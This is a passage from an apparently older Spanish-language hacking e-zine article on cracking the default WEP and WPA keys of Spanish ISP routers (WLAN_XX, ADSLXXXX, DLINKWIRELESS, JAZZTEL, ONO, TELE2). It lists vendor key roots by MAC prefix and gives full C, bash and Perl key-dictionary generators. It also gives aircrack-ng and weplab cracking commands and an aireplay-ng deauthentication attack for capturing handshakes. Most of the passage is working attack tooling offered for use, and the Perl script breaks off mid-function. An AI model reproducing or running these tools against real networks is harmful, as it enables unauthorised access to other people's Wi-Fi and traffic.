Como puedes ver, para ejecutar este ataque necesitas que en la parte inferior del "airodump(-ng)" se muestre un cliente autorizado conectado a la red.
Recuerda tambien que este paso es opcional pero hoy en dia casi imprescindible
si no queremos perder horas crackeando una red.

4 - Lanzar "aircrack(-ng)" en la busqueda de la clave correcta:

```
$ aircrack-ng captura.ivs
```

Te pedira que eligas la red en caso de que haya capturado paquetes de varias y se pondra directamente a hacer sus calculos internos para proporcionarte la clave correcta.

Si tienes pistas acerca de si se trata de una contrasenya compuesta por solo numeros o solo caracteres alfanumericos, etc... no te olvides de utilizar los parametros "-h" o "-t". Podrian ahorrarte muchisimo tiempo.

Y no tiene mas miga. Por el resto puedes seguir jugando con los parametros de cada una de las aplicaciones, algunos de ellos te muestran la contrasenya en formato "ASCII" (muy util si deseas ver las suposiciones que va haciendo aircrack(-ng) acerca de la clave) y otros te permiten variar ciertos indices de fuerza bruta o ataques "korek" especiales.

---[3.2 - Ataque a WLAN_XX

Investigando las wifi WLAN_XX, una tal "nilp0inter" publico en un foro que habia descubierto que las claves por defecto de este tipo de redes eran practicamente comunes segun que marca de router fuese utilizado.

Todos los routers wireless de una misma marca utilizaban una misma raiz para sus contrasenyas. A continuacion venian 4 digitos hexadecimales cualesquiera seguido de los dos ultimos digitos que componian el nombre de la WLAN.

Los fabricantes que se habian estudiado eran los siguientes:

```
o----------------------------------o
[   MARCA   ]....[ RAIZ CONTRASE~A ]
o----------------------------------o
|   Z-com      -> Z001349          |
|   Zyxel      -> Z001349          |
|   P-660HW-D1 -> Z001349          |
|   Xavvy      -> X000138          |
|   Comtrend   -> C0030DA          |
|   Zygate     -> Z0002CF o C0030DA|
o----------------------------------o
```

De todos es sabido ya que los 3 primeros pares de una direccion MAC indica cual es el fabricante del router o de una tarjeta inalambrica. Con esto ya podemos saber que raiz de clave corresponde a una MAC.

Entonces, caso de encontrar una red, por ejemplo:

```
ESSID: WLAN_AB
MAC:   00:60:B3:04:F1:ED
```

Sabemos que la MAC es de un router de la marca 'Z-com' y que la clave por defecto para esa red sera algo como:

```
Z001349XXXXAB
```

Para conseguir la contrasenya completa, el problema se basa en aplicar la fuerza bruta para crear un diccionario con todas las posibles claves que vayan:

```
Desde Z0013490000AB hasta Z001349FFFFAB
```

Y nilp0inter, tan amablemente, se dispuso a crear un programa en C que hiciera estas operaciones de una forma eficaz. Eso fue haya por el 2006.

Aqui teneis una referencia al programa [2] tal cual lo hizo su autor con
el cual me he comunicado y ha afirmado que remitiria mis sugerencias a
los actuales mantenedores del programa que el abandono hace ya un tiempo.

A dia de hoy yo me he permitido modificar el programa en ciertos aspectos
para hacerlo mas eficiente. El algoritmo principal utilizaba 4 bucles 'for(;;)'
para introducir los cuatro digitos hexadecimales aleatorios. Yo lo he
sustituido por un unico bucle que va desde '0' a '65535', que pasado a
hexadecimal resulta ser 'FFFF'. Utilizo el modificador '%04X' para completar
con 0s cuando haga falta y la X mayuscula para que las letras salgan de este
modo.

Tambien he hecho algunos cambios en algun metodo y en ciertas comprobaciones.

El programa puede ejecutarse de dos maneras:

   1¬° - $ ./wlandecrypter <BSSID> <ESSID> -> Salida por pantalla
   2¬° - $ ./wlandecrypter <BSSID> <ESSID> [FICHERO] -> Crea diccionario

La primera forma es muy util para utilizarla en combinacion con el programa
"Weplab" [3], que sera el encargado de contrastar cada una de las posibles
claves con un archivo de captura que debera contener al menos 4 paquetes en
formato "*.cap".

Este podria ser un ejemplo de ejecucion:

   $ wlandecrypter 00:60:B3:04:F1:ED WLAN_AB | weplab --key 128 -y
     --bssid 00:60:B3:04:F1:ED captura_wlan.cap

El programa WepAttack [4] tambien sirve para este proposito. Y podrias
arrancarlo
de este modo:

   $ wlandecrypter 00:60:B3:04:F1:ED WLAN_AB | wepattack -f captura_wlan.cap

He aqui el codigo fuente creado por nilp0inter y modificado por mi:

 --

```
/************************************************************************
* Fichero:                      wlandecrypter.c
* Fecha:                        23-03-2006
* Autor:                        Nilp0inteR (nilp0inter2k6[at]gmail[dot]com)
* Actualizado:                  22-11-2006
* Modicado:                     06-11-2008 blackngel (black@set-ezine.org)
*
* Descripcion: Generador de diccionario de claves por defecto para los
* router de Timofonik Zyxel, Xavvy y Comtrend.
*
* Este programa es software libre; puedes redistribuirlo y/o modificarlo
* bajo los terminos de la Licencia Publica General GNU (GPL) publicada
* por la Free Software Foundation; en su version numero 2, o (bajo tu
* criterio) la ultima version. Mira http://www.fsf.org/copyleft/gpl.txt.
*
* Este programa se distribuye SIN GARANTIA de ningun tipo.
*
************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAXROUTER 8
#define MAXINDEX 1
```

```
#define VERSION 0
#define SUBVERSION 5

typedef struct Router
{
   char bssid[9];
   char init[MAXINDEX][8];
   char notas[30];
} tRouter;

char hex[16] = "0123456789ABCDEF";

void toUpperString(char *);
void initRouters(tRouter []);
void datosRouters(tRouter []);
void muestraAyuda(void);
int buscaBssid(tRouter [], char *);
void imprimeClaves(FILE *, tRouter [], int, char *);

int main(int argc, char *argv[])
{
   int bssidId, i;
   int validHex=0;
   char endKey[2];
   tRouter routers[MAXROUTER];
   FILE *fichero;

   if (argc < 3 || argc > 4) {
      muestraAyuda();
      return 1;
   }

fprintf(stderr, "\nwlandecrypter %i.%i - (c) 2006 nilp0inter2k6_at_gmail.com\n",

                                                    VERSION, SUBVERSION);
fprintf(stderr, "------------>  http://www.rusoblanco.com  <------------\n\n");

   if (strlen(argv[1]) != 17) {
      fprintf(stderr," [-] Longitud de BSSID invalida\n");
      return 1;
   }

   initRouters(routers);
   datosRouters(routers);

   bssidId = buscaBssid(routers, argv[1]);

   if (bssidId == -1) {
      fprintf(stderr, " [-] BSSID no encontrado\n");
      return 1;
   }
   else {
      fprintf(stderr, " [+] BSSID: %s\n"
                      " [+] Modelo: %s\n", argv[1], routers[bssidId].notas);

      toUpperString(&argv[2]);

      if (strlen(argv[2]) < 7 || strlen(argv[2]) > 9 ||
                                 strncmp("WLAN_", argv[2], 5) != 0 ) {
         fprintf(stderr, " [-] ESSID: %s invalido!!\n", argv[2]);
         return 1;
      }
      else {
         for (i = 0; i < 16; i++) {
```

```
            if (argv[2][5] == hex[i])
               validHex++;
            if (argv[2][6] == hex[i])
               validHex++;
         }

         if (validHex != 2) {
            fprintf(stderr, " [-] ESSID: %s invalido!!\n", argv[2]);
            return 1;
         }
         else {
            endKey[0]=argv[2][5];
            endKey[1]=argv[2][6];

            fprintf(stderr," [+] ESSID: %s\n", argv[2]);

            if (argc > 3) {
               fprintf(stderr," [+] Fichero de claves: %s\n", argv[3]);
               fichero = fopen(argv[3], "a+");
               if (fichero != NULL) {
               imprimeClaves(fichero,routers,bssidId,endKey);
               fclose(fichero);
               fprintf(stderr, " [+] Fichero guardado\n");
            }
            else {
               fprintf(stderr, " [-] Error al abrir el fichero\n");
               return 1;
            }
         }
         else {
            fprintf(stderr," [+] Seleccionada salida estandar\n");
            imprimeClaves(stdout, routers, bssidId, endKey);
         }
      }
   }

   return 0;
}

void toUpperString(char *s)
{
   while (*s) {
      *s = toupper(*s);
      s++;
   }
}

void initRouters(tRouter routers[MAXROUTER])
{
   int i, j;

   for (j = 0; j < MAXROUTER; j++) {
      strcpy(routers[j].bssid, "");
      for (i = 0; i < MAXINDEX; i++)
         strcpy(routers[j].init[i], "");
      strcpy(routers[j].notas, "");
   }
}

void datosRouters(tRouter routers[MAXROUTER])
{
   // Z-com
   strcpy(routers[0].bssid, "00:60:B3\0");
   strcpy(routers[0].init[0], "Z001349\0");
```

```
   strcpy(routers[0].notas, "Z-com\0");

   // Xavvy
   strcpy(routers[1].bssid, "00:01:38\0");
   strcpy(routers[1].init[0], "X000138\0");
   strcpy(routers[1].notas, "Xavi 7768r\0");

   // Comtrend
   strcpy(routers[2].bssid, "00:03:C9\0");
   strcpy(routers[2].init[0], "C0030DA\0");
   strcpy(routers[2].notas, "Comtrend 535\0");

   // Zyxel : Gracias a thefkboss de foro.elhacker.net por esta observacion
   strcpy(routers[3].bssid, "00:A0:C5\0");
   strcpy(routers[3].init[0], "Z001349\0");
   strcpy(routers[3].notas, "Zyxel 650HW/660HW\0");

   // Comtrend NUEVO, gracias a dnreinad por el coche xD
   strcpy(routers[4].bssid, "00:16:38\0");
   strcpy(routers[4].init[0], "C0030DA\0");
   strcpy(routers[4].notas, "Comtrend 536+\0");

   // P-660HW-D1
   strcpy(routers[5].bssid, "00:13:49\0");
   strcpy(routers[5].init[0], "Z001349\0");
   strcpy(routers[5].notas, "P-660HW-D1\0");

   // ZyGate
   strcpy(routers[6].bssid, "00:02:CF\0");
   strcpy(routers[6].init[0], "Z0002CF\0");
   strcpy(routers[6].notas, "ZyGate\0");

   // ZyGate
   strcpy(routers[7].bssid, "00:19:15\0");
   strcpy(routers[7].init[0], "C0030DA\0");
   strcpy(routers[7].notas, "Comtrend\0");
}

void muestraAyuda()
{
fprintf(stderr, "\nwlandecrypter %i.%i - (c) 2006 nilp0inter2k6_at_gmail.com\n",
                                                    VERSION, SUBVERSION);
fprintf(stderr, "------------>  http://www.rusoblanco.com  <------------\n\n");
fprintf(stderr, "  uso: wlandecrypter <bssid> <essid> [output file]\n\n");
}

int buscaBssid(tRouter routers[MAXROUTER], char *bssid)
{
   int i;

   toUpperString(&bssid);

   for(i = 0; i < MAXROUTER; i++) {
      if (strncmp(routers[i].bssid, bssid, 8) == 0)
      return i;
   }

   return -1;
}

void imprimeClaves(FILE *out, tRouter routers[MAXROUTER], int bId, char *keyEnd)
{
   int i, index=0;
```

```
   while(index < MAXINDEX && strcmp(routers[bId].init[index], "")) {
      for (i = 0; i < 65536; i++)
         fprintf(out, "%s%04X%c%c\n", routers[bId].init[index],
                                      i, keyEnd[0], keyEnd[1]);
      index++;
   }
}
```

```
 **------------------------------------------------------------------------**
```

Tal como se presenta, el codigo es facil de comprender incluso para un programador novato.

En resumen, el proceso siempre es el mismo:

   1 -> Capturar cuatro paquetes con airodump(-ng) en formato "*.cap".
   2 -> Generar el diccionario para la MAC y ESSID deseados con wlandecrypter.
   3 -> Pasarle este diccionario a Weplab o WepAttack.

La clave por defecto se obtiene en cuestion de segundos.

---[3.3 - Ataque a R-WLANXX

Para este tipo de redes, presentes solo en Galicia, basta con aplicar de forma pura y dura la fuerza bruta. Sus claves por defecto suelen ser 6 digitos decimales aleatorios seguidos de 7 ceros que rellenan los 13 caracteres tipicos de una contrasenya de 128 bits.

Podemos crear un programa que recoja en un diccionario todas las posibles claves de una forma tan sencilla como la siguiente:

```
 **------------------------------------------------------------------------**
```

```
 **------------------------------------------------------------------------**
```

En otros lugares se ha dicho que la clave se compone de 8 digitos cualesquiera seguido de 5 ceros hasta completar los 13. Para crear un diccionario de este tipo solo habria que agregar al programa anterior esto:

Tambien hay quien dice que los primeros 4 digitos de la clave se corresponde con el anyo de fabricacion del router o con el numero del cliente asignado quedando las claves con una estructura de este tipo:

```
   2001XXXX00000
   2002XXXX00000
   ....XXXX00000
   ....XXXX00000
   2008XXXX00000
   2009XXXX00000
```

No obstante, no es extremadamente costoso hacer una lista con todas las posibles combinaciones y probar esta contra un archivo de captura con 4 IV's, con un comando como este:

```
   $ aircrack-ng -b BSSID -w lista_numeros.txt fichero.cap
```

Si, por aquello de probar, quisieras crear un diccionario que abarcara desde el anyo 2001 hasta el 2009 inclusive, podrias utiliar este sencillo script:

```
o------------------------------o
| #!/bin/bash                  |
|                              |
| INICIO=2009999900000         |
| FIN=2001000000000            |
|                              |
| until ((INICIO==FIN))        |
| do                           |
|    echo $INICIO >> $1        |
|    let INICIO=$INICIO-100000 |
| done                         |
| echo 1000000000000 >> $1     |
o------------------------------o
```

El numero de claves posibles se reduciria bastante, y el tiempo de crackeo lo haria en la misma proporcion.

---[3.4 - Ataque a ADSLXXXX

La raiz del problema para las redes Wireless de Orange viene dado por el motivo siguiente:

Algunas redes WiFi utilizan palabras de paso o "passphrases" para generar claves WEP estaticas. El administrador del router inserta en la pantalla de instalacion este passphrase y el software especifico de este configura automaticamente la clave WEP apropiada por defecto.

Esto simplifica el proceso de instalacion, porque las palabras de paso son mas faciles de recordar que la clave WEP generada en si.

Hay situaciones en que este metodo no puede ser utilizado:

1 -> No todo el hardware Wifi lo soporta.
2 -> Cuando en la red se mezclan equipos de diferentes fabricantes.

Pero este no es el caso, y la empresa Orange utiliza este metodo para generar las claves por defecto para sus routers.

La situacion es la siguiente:

1 - El ESSID de estas redes siempre tiene el aspecto 'ADSLXXXX' donde las cuatro X son siempre digitos aleatorios.

2 - La passphrase tiene el aspecto yyyyXXXX, donde las X coinciden con las del ESSID y las 'y' son siempre letras en minuscula.

3 - El metodo para crear la clave WEP a partir del passphrase es aplicarle al mismo el algoritmo MD5. Lo que nos da la WEP en hexadecimal.

Con esto es facil crear un diccionario con todas las posibles contrasenyas para estas redes. Imaginate lo siguiente:

1 - Tenemos una red llamada ADSL1234.

2 - Las passphrases iran desde 'aaaa1234' hasta 'zzzz1234'.

3 - A cada una le aplicamos MD5 y guardamos el resultado en un fichero que hara de diccionario contra una captura, como siempre, de al menos 4 paquetes.

De la mano de 'ska1ix' se creo un programa, llamado DecSagem [5], que cumple

dos funciones:

   1 -> Crea un diccionario con todas las posibles claves.

   2 -> Una vez obtenida la clave WEP puede utilizarse para obtener
        la passphrase si se le pasa la anterior como parametro.

Su uso es tal que asi:

   $ decsagem [-i] <numeroSSID> <clave>

Donde <numeroSSID> son las cuatro cifras que acompanyan en el ESSID al nombre 'ADSL'. Y <clave> es la WEP key que obtendremos al pasar el diccionario resultante por aircrack(-ng) (que nos permitira entrar en la red) y que nos da la posibilidad, opcionalmente, de conseguir el passphrase correspondiente.

El algoritmo principal, recortando el codigo, seria algo como esto:

```
 **------------------------------------------------------------------------**

   for (i = 'a'; i <= 'z'; i++) {

      for (j = 'a'; j <= 'z'; j++) {

         for (k = 'a'; k <= 'z'; k++) {

            for (l = 'a'; l <= 'z'; l++) {

               /* Inicializamos todos los strings como vac√os */

               passphrase[0] = '\0';
               passmd5[0] = '\0';
               signature[0] = '\0';

               /* En las primeras posiciones del passphrase van las letras */
               passphrase[0] = i;
               passphrase[1] = j;
               passphrase[2] = k;
               passphrase[3] = l;

               /* Finalizamos el string para concatenar correctamente */
               passphrase[4] = '\0';
               strcat(passphrase, ssid);

               /* Repetimos 8 veces la clave, para poder pasarla al MD5 */

               for (rep = 0; rep < 8; rep++) {
                  strcat(passmd5, passphrase);
               }

               /* Aplicamos MD5 para obtener una posible clave WEP */
               MD5Init(&md5c);
               MD5Update(&md5c, (unsigned char *) (passmd5), 64);
               MD5Final(signature, &md5c);

               /* Imprimimos los pares hexadecimales en formato correcto */
               for (rep = 0; rep < 12; rep++) {
                  fprintf(file_wri, "%02X:", signature[rep]);
               }

               /* Ultimo par para no agregar un ':' al final */
               fprintf(file_wri, "%02X", signature[12]);

               fprintf(file_wri, "\n");
```

```
            }
         }
      }
   }
```

 --

Las funciones MD5 vienen incluidas en el codigo fuente del mismo programa.

---[3.5 - Ataque a JAZZTEL_XX

Mas adelante se descubrio que las redes cuyo ESSID radicaba como en el titulo de esta seccion, seguian la misma logica que las redes 'WLAN_XX'. De hecho, en un principio, detras de todas estas wifi esta siempre un router de esta clase:

```
Marca      -> Comtrend
Raiz MAC   -> 00:1A:2B
Raiz Clave -> E001D20
```

Y entonces llego nilp0inter y creo otro programa llamado "jazzteldecrypter" que venia a crear el diccionario con todas las claves posibles para esta clase de redes. Programa que no escribire aqui, por la siemple razon de que es una copia exacta del "wlandecrypter" ya creado, al que se le ha anyadido en la lista de routers la siguiente entrada:

```
// Comtrend
strcpy(routers[i].bssid, "00:1A:2B\0");
strcpy(routers[i].init[0], "E001D20\0");
strcpy(routers[i].notas, "Comtrend\0");
```

Claro que a la constante MAXROUTER definida al principio del codigo habria que sumarle una unidad para que el programa funcionse correctamente.

---[3.6 - Ataque a DLINKWIRELESS

Estas redes suelen encontrarse bastante a menudo, y siguiendo con los colmos de las grandes ideas que tienen las empresas a la hora de proteger a sus clientes, pues aqui tenemos otra mas, y de las gordas.

Las ultra-mega-secretas claves de aquellas wifi's que poseen este ESSID son una recomposicion (recombinacion) de los pares de bytes que forman la MAC del router.
Es decir, un cambio de posiciones.

La llave maestra es la siguiente:

```
-> 6152346523413
```

Explicacion:

1¬° - Obtenemos la MAC del router: 00:1F:3C:16:A7:9F

```
1 -> 00
2 -> 1F
3 -> 3C
4 -> 16
5 -> A7
6 -> 9F
```

2¬° - Aplicamos la llave maestra:

```
   P6 P1 P5 P2 P3 P4 P6 P5 P2 P3 P4 P1 P3
   -- -- -- -- -- -- -- -- -- -- -- -- --
   9F 00 A7 1F 3C 16 9F A7 1F 3C 16 00 9F
```

3¬° - Todo junto:

```
   9F00A71F3C169FA71F3C16009F
```

Bien, llegados a este punto se hizo un sencillo script (por parte de un tal "pianista") que te realizaba los cambios de posiciones automaticamente:

```
 **------------------------------------------------------------------------**

   #!/bin/bash
   P1=`echo $1|cut -d : -f 1`
   P2=`echo $1|cut -d : -f 2`
   P3=`echo $1|cut -d : -f 3`
   P4=`echo $1|cut -d : -f 4`
   P5=`echo $1|cut -d : -f 5`
   P6=`echo $1|cut -d : -f 6`

   echo $P6$P1$P5$P2$P3$P4$P6$P5$P2$P3$P4$P1$P3

 **------------------------------------------------------------------------**
```

Pero segun parece no era oro todo lo que relucia. En los foros se vieron comentarios de gente que afirmaba coincidir con esta solucion, con la unica diferencia de que al ultimo par hexadecimal habia que restarle una unidad.

Y esto merece una explicacion:

La realidad es, que cuando realizamos una captura de paquetes, podemos observar normalmente el BSSID, que viene a ser la MAC del AP (punto de acceso) y la MAC del "router" que, normalmente, siempre coincide con la del AP. Es por este motivo
que creemos que estamos viendo la misma direccion.

Puede darse la situacion de que esto no sea asi, y esto es lo que ha ocurrido. En algunos casos las dos MAC's se diferencian en una unidad, y entonces es la MAC del router la que tenemos que tomar y no la otra.

De todos modos, probar dos claves no es mucho trabajo para una persona normal y corriente. No obstante, nuestro amigo "pianista" decidio hacer el trabajo a lo "bruto" modificando el script anterior para que creara un diccionario con todas las posibles claves. Es decir, ordenar todos los pares menos el ultimo y anyadirle a cada clave un par exadecimal desde '01' hasta 'FF' para poder utilizar este diccionario con la opcion "-w" del aircrack(-ng), despues de haber capturado al menos 4 paquetes con el airodump(-ng).

```
 **------------------------------------------------------------------------**

   #!/bin/bash
   P1=`echo $1|cut -d : -f 1`
   P2=`echo $1|cut -d : -f 2`
   P3=`echo $1|cut -d : -f 3`
   P4=`echo $1|cut -d : -f 4`
   P5=`echo $1|cut -d : -f 5`
   P6=`echo $1|cut -d : -f 6`

   for f in 1 2 3 4 5 6 7 8 9 A B C D E F G
   do
   for t in 1 2 3 4 5 6 7 8 9 A B C D E F G
   do
```

```
   echo $P6$P1$P5$P2$P3$P4$P6$P5$P2$P3$P4$P1$f$t >> diccionariodlink

   done
   done
```

 --

Yo he automatizado la tarea en lenguaje C. El programa toma como primer
parametro
la direccion MAC del punto de acceso y como segundo el nombre del diccionario
que
deseas crear. Aqui teneis el codigo.

 --

```
   #include <stdio.h>

   /* Por aquello de hacerlo mas intuitivo */
   #define P1 0
   #define P2 1
   #define P3 2
   #define P4 3
   #define P5 4
   #define P6 5

   int main(int argc, char *argv[])
   {
      FILE *dic;      /* Archivo de salida */
      int mac[6];     /* Direccion MAC     */
      int n, var;     /* Variables Utiles  */

      if (argc < 3) {
         fprintf(stderr, "Usage: ./ddlink XX:XX:XX:XX:XX:XX archivo_salida\n");
         exit(0);
      }

      /* Leemos la MAC en el formato correcto*/

      n = sscanf(argv[1], "%02x:%02x:%02x:%02x:%02x:%02x", &mac[0], &mac[1],
                                                           &mac[2], &mac[3],
                                                           &mac[4], &mac[5]);

      dic = fopen(argv[2], "w"); /* Abrimos archivo para escritura*/

      /* Generamos todas las posibles claves */

      for (var = 0; var < 256; var++) {

         fprintf(dic, "%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x\n",
                      mac[P6], mac[P1], mac[P5], mac[P2],
                      mac[P3], mac[P4], mac[P6], mac[P5],
                      mac[P2], mac[P3], mac[P4], mac[P1], var);
      }

      printf("\nEl diccionario ha sido creado correctamente\n");

      printf("\nLa clave mas probable es: ");
      printf("%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x\n\n",
              mac[P6], mac[P1], mac[P5], mac[P2],
              mac[P3], mac[P4], mac[P6], mac[P5],
              mac[P2], mac[P3], mac[P4], mac[P1], mac[P3]);

      fclose(dic);
```

```
      return 0;    /* BYE */
   }

 **--------------------------------------------------------------------------**
```

A parte de generar el diccionario me permito imprimir por pantalla la que posiblemente pueda ser la clave correcta sin tener que hacer uso del aircrack(-ng).

---[3.7 - Ataque a ONO (P123456789)

En cierta ocasion encontre una red de este tipo, pero por desgracia no pude demostrar la vericidad de lo que aqui se va a contar.

La cuestion, segun parece, es que a los de ONO no se le ha ocurrido mejor idea que tomar como contrasenya por defecto para este tipo de redes, el numero que se encuentra despues de la "P" de su ESSID restandole 1.

Es decir:

- Si la red se llama "P623894175"
- La clave seria "623894174"

En otro lugar se ha dicho que este ultimo numero (el que tomamos como clave), debe ser pasado como parametro a un programa llamado:

- Thomson Pass-Phrase Generator

Programa que por cierto no he podido encontrar por mas que he buscado. Si teneis noticias de el, ya sabeis, mail-me.

Se supone que es entonces cuando realmente se genera la clave realmente valida. Pero, de todos modos, hay quien ha comprobado que este paso no es necesario y que la simple resta produce la clave adecuada.

---[4 - Romper WPA (no de momento pero...)

WPA no se puede romper (de momento). Y aunque haya empezado con una afirmacion tan contundente, no desesperes. El asunto radica en que no todas las redes protegidas con el algoritmo WPA utilizan contrasenyas realmente seguras ni, lo que es peor todavia, aleatorias.

A partir de aqui perseguiremos una consigna:

- Si puedes encontrar un patron, puedes encontrar una clave.

Pero para poder testear claves contra este tipo de cifrado, si que hay algo que precisaremos obligatoriamente: El tan nombrado "handshake".

Este no es ni mas ni menos que el proceso de conexion de un cliente con el punto de acceso que contiene informacion primordial sobre la clave. Para capturar una paquete de este tipo nada mas que debemos esperar con nuestro amigo el "airodump(-ng)" a que un cliente autorizado se asocie correctamente al router. Pero la gente a veces no tiene paciencia y entonces echan mano de "aireplay(-ng)".

Como? Pues ejecutando un ataque de desautentificacion:

1 - Nos ponemos a capturar paquetes:

```
$ airodump-ng --bssid 00:01:02:03:04:05 -c 11 -w psk ath1
```

2 - Realizamos el ataque en concreto:

```
$ aireplay-ng -0 5 -a 00:01:02:03:04:05 -c 11:22:33:44:55:66 wifi0

-0 o --deauth -> Desautenticacion.
5             -> El numero de intentos antes de detenerse.
```

Dejamos corriendo el airodump para capturar paquetes de ese punto de acceso, cuando un cliente reconecte, arriba a la derecha veremos la frase:

- 'Handshake 00:01:02:03:04:05'

A veces se tarda un rato en conseguir este paquete especial, pero el truco esta en repetir el ataque 2 de forma intermitente, para dar tiempo a reconectar al cliente.

```
------
|TKIP|
------
```

Bueno, no me detendre a contaros toda la historia, dado que aqui [6] la comprendereis sin duda al detalle.

De esto me entere por primera vez, tranquilo en mi trabajo, cuando suena la campanilla de mi gestor de correo avisandome de que un mensaje nuevo espera calentito en la bandeja de entrada. Directamente veo que se ha filtrado hacia la carpeta "Hispasec" donde almaceno todas los noticias sobre las ultimas en seguridad informatica que recibo de "Una-al-dia".

Quizas una nueva actualizacion de los productos de Bill, tal vez nuevos paquetes disponibles para SuSE, o una ejecucion de codigo arbitrario o denegacion de servicio en x programa, modulo y. Pero no! Asombrosamente TKIP y WPA heridos de muerte, tocate la vaina como dicen los de por ahi.

He aqui el punto mas importante del asunto:

"Un ataque basado en la misma tecnica que volvio obsoleto al WEP (ataque conocido como chopchop) ha permitido que se pueda descifrar un paquete de tipo ARP en menos de 15 minutos, independientemente de la contrasenya usada para proteger el WPA."

Como bien sabemos WPA puede utilizar por el momento dos tipos de cifrado que son TKIP o AES, pero por suerte para aquellos que se autodenominan "auditores de redes wireless", suele ser el primero el que se encuentra presente en la fiesta la mayoria de las ocasiones.

De momento, y para los que se hayan emocionado, decir que todavia no es posible obtener la clave de la red directamente como se hacia con WEP. Los posibilidades a dia de hoy son la de inyectar paquetes para provocar una denegacion de servicio o incluso redirigir el trafico (que no es poco a decir verdad).

```
---[ 4.1 - Ataque a TELE2
```

Todo fue como una especie de proyecto para recolectar contrasenyas por defecto de esta clase de routers. El objetivo era, como siempre, sacar el patron que las generaba.

Luego empezaron a aparecer suposiciones:

- Los unos dijeron que sus contrasenyas empezaban por la cadena "IX1V" seguido de 7 digitos cualesquiera.

- Los otros que empezaban por "IX1V7", con este ultimo digito constante, y otros 6 cualesquiera.

- Y los ultimos dijeron que sus contrasenyas empezaban por la raiz "IX1VP"

Sea como fuere, mas adelante se descubrio que los del segundo grupo habian adquirido el router, absolutamente todos ellos, durante el anyo 2007.

A partir de aqui se decidio que, como siempre, lo principal era crear un diccionario con todas las posibilidades. Como se puede deducir los que empiezan por la raiz "IX1V7" tardan una decimar parte en crearse que los que empiezan por "IX1V" (aunque este ultimo abarca todas las posibilidades, siempre que lo que siga sean digitos y no otros caracteres).

Para crear tal diccionario algunos se decidieron por hacer uso de la siguiente herramienta. He copiado aqui el script, pues solo lo he visto referenciado en este lugar [7] y seria una verdadera pena que se perdiera en el olvido.

```
 **------------------------------------------------------------------------**

#!/usr/bin/perl

=head1 NAME

wg.pl

=head1 AUTHOR

Matteo Redaelli
E-MAIL: matteo.redaelli@libero.it
WEB:    http://digilander.iol.it/reda

=head1 DESCRIPTION

This is a Word Generator: you can apply some useful options to filter the
words

=head1 USAGE

type   perl wg.pl -h

=head1 HISTORY

2000-01-06: the first lines of this script
2000-01-11 added getopt
2000-01-21: adjusted default parameters
2002-03-05: new option -n
2002-03-06: new option -s
2002-03-07: reorganization of all source code, more documentation

=head1 LICENSE

This package is free software; you can redistribute it and/or
modify it under the same terms as Perl itself, i.e., under the
terms of the "Artistic License" or the "GNU General Public License".

=head1 DISCLAIMER
```

```
This package is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

See the "GNU General Public License" for more details.

=cut

use Getopt::Std;
use strict;
#use integer;

sub char2string
{
# string generator: if I pass 'a' and 5, I'll get 'aaaaa'
      sprintf "%s", @_[0]  x @_[1];
}

sub occurs
{
  my $pat = @_[0];
  my $astring = @_[1];

  my $tot = $astring =~ s/$pat//g;

#     print "tot $tot\n";
#
  return $tot;
}

sub few_repeatitions
{
   my $astring = @_[0];
   my $max = @_[1];
   my $len =  length( $astring );
   my $tot = 0;

   my $mid = int( $len / 2);


   for ( my $step = 2; $step <= $mid; $step++) {
      for ( 0 .. $len - $step ) {
      my $letters = substr( $astring, $_, $step);
#     print "$letters\n";
      $tot = occurs( $letters, $astring);
      return $tot if $tot > $max;
     }
   }
   return 0;
}

sub nple
{
   my $astring = @_[0];
   my $len = length( $astring );
   my $tot = 0;
   my $in = 0;
   my $last = ' ';

         for ( 0 .. $len - 1) {
            my $letter = substr( $astring, $_, 1);

            # print "$astring  $letter $last\n";
              if ( ($letter cmp $last)  == 0) {
```

```
            # print "$letter =  $last, $in, $tot";
                if ($in == 0) {
                   $in = 1;
                   $tot++;
                }

              } else {
                 $in = 0;
              }

              $last = $letter;
           }
           return $tot;
}

sub substring
{
   my $string1 = @_[0];
   my $string2 = @_[1];

   $_ = $string2;

   if ( /$string1/ ) {
      return 0;
   } else {
      return 1;
   }
}

my %opts;

getopts('a:c:ehl:n:o:r:tu:v:z:',  \%opts);

usage(0) if $opts{'h'};
$opts{'u'} and $opts{'v'} or usage(1);

# setup parameters

my $va_list = $opts{'v'};
my @va_list = split( //, $va_list ); # convert string to an array

my $min_depth = $opts{'l'} ? int($opts{'l'}) : 1;
my $max_depth = $opts{'u'} ? int($opts{'u'}) : 1;

usage(2) if $min_depth > $max_depth;

my $prefix = $opts{'a'} ? $opts{'a'} : '';
my $postfix = $opts{'z'} ? $opts{'z'} : '';
my $max_occurs = $opts{'o'} ? int($opts{'o'}) : $opts{'u'};
my $max_cons = $opts{'c'} ? int($opts{'c'}) : $opts{'u'};
my $max_nple =  $opts{'n'};
my $max_reps =  $opts{'r'};

usage(3) if $min_depth < 1 ||
      $max_depth < 1 ||
      $max_occurs < 1 ||
      $max_cons < 1 ||
      $max_nple < 0 ||
      $max_reps < 0;

if ($opts{'t'}) {
   print "Options:\n";
   foreach my $key (sort keys %opts) {
      print "$key -> $opts{$key}\n";
```

```
   }
   print "Global vars:\n";
   print_vars();
}

for ($min_depth..$max_depth) {
   wg( $_, "");
}

sub print_vars
{
   print "min_depth = $min_depth\n";
   print "max_depth =  $max_depth\n";
   print "max_occurs = $max_occurs\n";
   print "max_cons = $max_cons\n";
   print "max_nple = $max_nple\n";
   print "max_reps = $max_reps\n";
}

#
# word generator
#
sub wg
{
   my $max_depth = @_[0];
   my $myprefix = @_[1];
   my $elem;

   if ($max_depth == 0 ) {
      print "$prefix$myprefix$postfix\n";
      if ( $opts{e} == 1) {
         system "$prefix$myprefix$postfix\n";
      }
   }
   else {
      # print " n = $opts{'n'} r = $opts{'r'} \n";

      # suggestion: the generation of the words is more variuos if
      # I change the order of the list of the letters (@va_list)

      foreach $elem (@va_list) {

         my $newstring = "$myprefix$elem";

         return if ( $opts{'c'} &&
         substring(char2string( $elem , $max_cons), $myprefix ) == 0);
         return if ( $opts{'n'} && nple( $newstring ) > $max_nple);
         return if ( $opts{'r'} &&
         few_repeatitions( $newstring, $max_reps) != 0  );
         return if ( $opts{'o'} && occurs( "$elem", $newstring) > $max_occurs );

         wg( $max_depth -1, "$myprefix$elem");
      }
   }
}

sub usage
{
   my $rc = @_[0];

   die <<END_USAGE

